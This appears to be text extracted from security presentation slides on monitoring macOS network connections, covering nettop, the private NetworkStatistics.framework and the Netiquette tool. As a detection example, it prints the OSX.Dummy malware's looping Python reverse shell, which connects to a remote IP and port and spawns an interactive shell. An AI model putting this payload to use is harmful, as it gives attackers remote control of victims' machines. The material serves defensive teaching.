
```
./enumSockets "Github Desktop"
Enumerating sockets for "Github Desktop" (pid: 11073)

Socket details: {
  destination = 140.82.113.5;
  destination host = lb-140-82-113-5-iad.github.com;
  family = IPv4;
  localPort = 50377;
  protocol = TCP;
  remotePort = 443;
  source = 192.168.1.176;
  state = ESTABLISHED;
}

Socket details: {
  destination = 140.82.114.25;
  destination host = lb-140-82-114-25-iad.github.com;
  family = IPv4;
  localPort = 50365;
  protocol = TCP;
  remotePort = 443;
  source = 192.168.1.176;
  state = ESTABLISHED;
}
```


What About OSX.Dummy?

```
01 #!/bin/bash
02 while :
03 do
04     python -c 'import socket,subprocess,os;
05
06     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
07     s.connect(("185.243.115.230",1337));
08
09     os.dup2(s.fileno(),0);
10     os.dup2(s.fileno(),1);
11     os.dup2(s.fileno(),2);
12
13     p=subprocess.call(["/bin/sh","-i"]);
14
15     sleep 5
16 done
```



```
./enumSockets "Python"
Enumerating sockets for "Python" (pid: 55082)


Socket details: {
    destination = 185.243.115.230;
    family = IPv4;
    localPort = 63497;
    protocol = TCP;
    remotePort = 1337;
    source = 192.168.1.245;
    state = ESTABLISHED;
}
```



but, how can you tell Python is being maliciously (ab)used?
...excellent question - hold that thought, we'll get to that shortly!

Enumerating Network State

via the (private) `NetworkStatistics.framework`




Another Way?

that is global (and provides networking stats!)

Via `proc_pid`

1 Per process



2 No usage statistics

An icon consisting of a white cloud with a green question mark inside a speech bubble above it. Below the cloud are two large green arrows, one pointing up and one pointing down.

```
% man nettop
```

```
nettop - Display updated information about the network
```

```
% nettop
```

```
...
```

```
AirDrop.99425  
udp4 *:*<->*:*
```

```
Adobe Photoshop.4971
```

```
tcp4 127.0.0.1:50635<->localhost:49204
```

```
tcp4 127.0.0.1:50634<->localhost:49204
```


```
GitHub Desktop .11073
```

```
tcp4 192.168.1.176:50643<->1b-140-82-113-25-iad.github.com:443
```

```
tcp6 2603:800c:4b00:4c4::25:50645<->doh-02.spectrum.com:443
```

```
tcp4 192.168.1.176:50646<->1b-140-82-113-6-iad.github.com:443
```

macOS's nettop



Global

Bytes up/down

+ TCP rtt, ooo, etc.

nettop's Internals

the NetworkStatistics.framework

```
% otool -L /usr/bin/nettop
/usr/bin/nettop:
    /usr/lib/libncurses.5.4.dylib
    /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
    /System/Library/PrivateFrameworks/NetworkStatistics.framework/Versions/A/NetworkStatistics
```

reverse-engineered
by the Jonathan Levin

```
/**
 * Netbottom: A nettop(1) clone without the curses that are curses.
 * -----
 *
 * Jonathan Levin, http://NewOSXBook.com/
 *
```

"Netbottom"

([newosxbook.com/src.jl?](http://newosxbook.com/src.jl?tree=listings&file=netbottom.c)
[tree=listings&file=netbottom.c](http://newosxbook.com/src.jl?tree=listings&file=netbottom.c))

Netiquette

built atop the NetworkStatistics.framework

NetQuette

Filter Connection

	Protocol	Interface	State	Bytes Up	Bytes Down
> ContinuityCaptureAgent (pid: 637) /usr/libexec/ContinuityCaptureAgent				0	0
> ControlCenter (pid: 615) /System/Library/CoreServices/Contents/MacOS/ControlCenter				0	0
> Core Sync (pid: 965) /Applications/Utilities/Adobe Sync.app/Contents/MacOS/Core Sync				78 KB	24 KB
> Electron Helper (pid: 22212) /Applications/Narrative Select...s/MacOS/Narrative Select Helper				475 KB	438 KB
> Electron Helper (Renderer) (pid: 34462) /Applications/Signal.app/Content.../MacOS/Signal Helper (Renderer)				42 KB	343 KB
✓ GitHub Desktop (pid: 11073) /Applications/GitHub Desktop.ap...nts/MacOS/GitHub Desktop Helper				5 KB	22 KB
192.168.1.176:50730 → lb-140-82-114-5-iad.github....	TCP	en0	Established	581 bytes	3 KB
192.168.1.176:50711 → lb-140-82-112-25-iad.github...	TCP	en0	Established	2 KB	4 KB
192.168.1.176:50728 → lb-140-82-114-5-iad.github....	TCP	en0	Established	3 KB	15 KB
> identityservicesd (pid: 609) /System/Library/PrivateFramework...ontents/MacOS/identityservicesd				3 KB	4 KB
✓ Keynote (pid: 611) /Applications/Keynote.app/Contents/MacOS/Keynote				6 KB	11 KB

Save

Preferences

Expand

Collapse

download & full source (GPL v3)



objective-see.org/products/netiquette.html

Leveraging NetworkStatistics.framework

creating & kicking off a "query"

```
01 //create manager
02 NStatManagerRef manager =
03     NStatManagerCreate(kCFAllocatorDefault, queue, ^(NStatSourceRef source, void *unknown) {
04
05         //set description block
06         NStatSourceSetDescriptionBlock(source, ^(NSDictionary* description) ← ---
07         {
08             NSLog(@"Description: %@", description);
09         });
10     });
11
12
13 //watch UDP & TCP
14 NStatManagerAddAllUDP(manager);
15 NStatManagerAddAllTCP(manager);
16
17
18 //start "query"
19 NStatManagerQueryAllSourcesDescriptions(manager, ^{
20
21     //code here, invoked when query is done
22
23 });
```

query, will trigger invocation of
"description" block for each "source"

generating a "nStat" query

Leveraging NetworkStatistics.framework



link NetworkStatistics.framework
& then compile



Responsible process
Transmitted bytes up/down
+ TCP rtt, ooo, etc.]

```
./netiquette
...
description: {
    ProbeActivated = 0;
    TCPState = Established;
    congestionAlgorithm = cubic;
    connProbeFailed = 0;
    connectAttempts = 0;
    connectSuccesses = 0;
    durationAbsoluteTime = 23424463467;
    epid = 11073;
    eupid = 110559;
    euuid = "4C4C447A-5555-3144-A148-85E24A2C8ECA";
    ifWiFi = 1;
    interface = 18;
    localAddress = {length = 16, bytes = 0x1002c69cc0a801b00000000000000000};
    processID = 11073;
    processName = "Git Hub Desktop H";
    provider = TCP;
    readProbeFailed = 0;
    receiveBufferSize = 131072;
    receiveBufferUsed = 0;
    remoteAddress = {length = 16, bytes = 0x100201bb8c5270190000000000000000};
    rttAverage = 0;
    rttMinimum = 0;
    rttVariation = 0;
    rxBytes = 0;
    rxCellularBytes = 0;
    rxDuplicateBytes = 0;
    rxOutOfOrderBytes = 0;
    rxPackets = 0;
    rxWiFiBytes = 0;
    rxWiredBytes = 0;
    sendBufferSize = 132432;
    sendBufferUsed = 0;
    startAbsoluteTime = 31918711347226;
    trafficClass = 0;
    trafficManagementFlags = 0;
    txBytes = 0;
    txCellularBytes = 0;
    txCongestionWindow = 16264;
    txPackets = 0;
    txRetransmittedBytes = 0;
    txUnacked = 0;
    txWiFiBytes = 0;
    txWindow = 70656;
    txWiredBytes = 0;
    uniqueProcessID = 110559;
    uuid = "4C4C447A-5555-3144-A148-85E24A2C8ECA";
    writeProbeFailed = 0;
}
```

details of a connection
(from Github Desktop)

The (main) problem with network state

...can only enumerate currently active connections


```
01 #!/bin/bash
02 while :
03 do
04
05     python -c 'import socket,subprocess,os;
06
07     s=socket.socket(...);
08     s.connect(("185.243.115.230",1337));
09     ...
10
11     

sleep 5


12
13
14 done
```

nap

sleep
(OSX.Dummy)



References to 0x208798

Address	Value
0x48923 (sub_48430 + 0x4f3)	call imp__stubs_sleep
0x48a84 (sub_48430 + 0x654)	call imp__stubs_sleep
0x49809 (sub_48430 + 0x13d9)	call imp__stubs_sleep
0x498ff (sub_48430 + 0x14cf)	call imp__stubs_sleep

